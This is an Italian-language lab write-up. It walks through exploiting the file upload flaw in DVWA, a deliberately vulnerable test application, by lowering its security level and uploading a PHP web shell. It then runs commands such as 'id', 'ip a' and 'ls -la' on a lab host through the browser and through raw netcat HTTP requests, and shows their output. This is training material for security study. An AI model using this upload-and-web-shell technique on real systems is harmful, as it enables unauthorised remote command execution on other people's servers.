

## Esercizio 27-02

Traccia: sfruttare la vulnerabilità di "file upload" presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP. Inoltre intercettare ed analizzare ogni richiesta verso la DVWA con Burpsuite.



Cambiamento del livello di sicurezza da "high" a "low"




Upload del file "shell.php" direttamente dalla sezione "File Upload" di DVWA




Codice per installazione della shell

Inserimento del path che ci porta nella directory dove è stato caricato il nostro file all'interno dell'url nella barra di ricerca del browser








Possiamo utilizzare il "terminale" che abbiamo creato anche dalla pagina del browser



uid=33(www-data) gid=33(www-data) groups=33(www-data)



1: lo: mtu 16436 qdisc noqueue link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00 inet 127.0.0.1/8 scope host lo inet6 ::1/128 scope host valid\_lft forever preferred\_lft forever 2: eth0: mtu 1500 qdisc pfifo\_fast qlen 1000 link/ether 08:00:27:ef:ff:86 brd ff:ff:ff:ff:ff:ff:ff inet 192.168.50.101/24 brd 192.168.50.255 scope global eth0 inet6 fe80::a00:27ff:feef:ff86/64 scope link valid\_lft forever preferred\_lft forever

Utilizzo dei comandi "id" e "ip a"

Possiamo inviare comandi anche da terminale di kali collegandoci prima con il comando "netcat"

```
-(kali@kali)-[~/Desktop/Exploit_file]
 -$ nc 192.168.50.101 80
GET /dvwa/hackable/uploads/shell.php?cmd=ip%20a HTTP/1.0
HTTP/1.1 200 OK
Date: Mon, 27 Feb 2023 16:15:42 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Connection: close
Content-Type: text/html
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 :: 1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fas
t qlen 1000
    link/ether 08:00:27:ef:ff:86 brd ff:ff:ff:ff:ff
    inet 192.168.50.101/24 brd 192.168.50.255 scope global eth0
    inet6 fe80::a00:27ff:feef:ff86/64 scope link
       valid_lft forever preferred_lft forever
  -(kali®kali)-[~/Desktop/Exploit_file]
$ nc 192.168.50.101 80
GET /dvwa/hackable/uploads/shell.php?cmd=ls%20-la HTTP/1.0
HTTP/1.1 200 OK
Date: Mon, 27 Feb 2023 16:16:44 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Connection: close
Content-Type: text/html
total 20
drwxr-xr-x 2 www-data www-data 4096 Feb 27 11:03 .
drwxr-xr-x 4 www-data www-data 4096 May 20 2012 ..
drwxr-xr-x 4 www-data www-data 667 Mar 16 2010 dvwa_email
-rw-r--r-- 1 www-data www-data 36 Feb 27 11:03 shell.php
                                         16 2010 dvwa_email.png
         — 1 www-data www-data 134 Feb 27 09:45 upload.php
```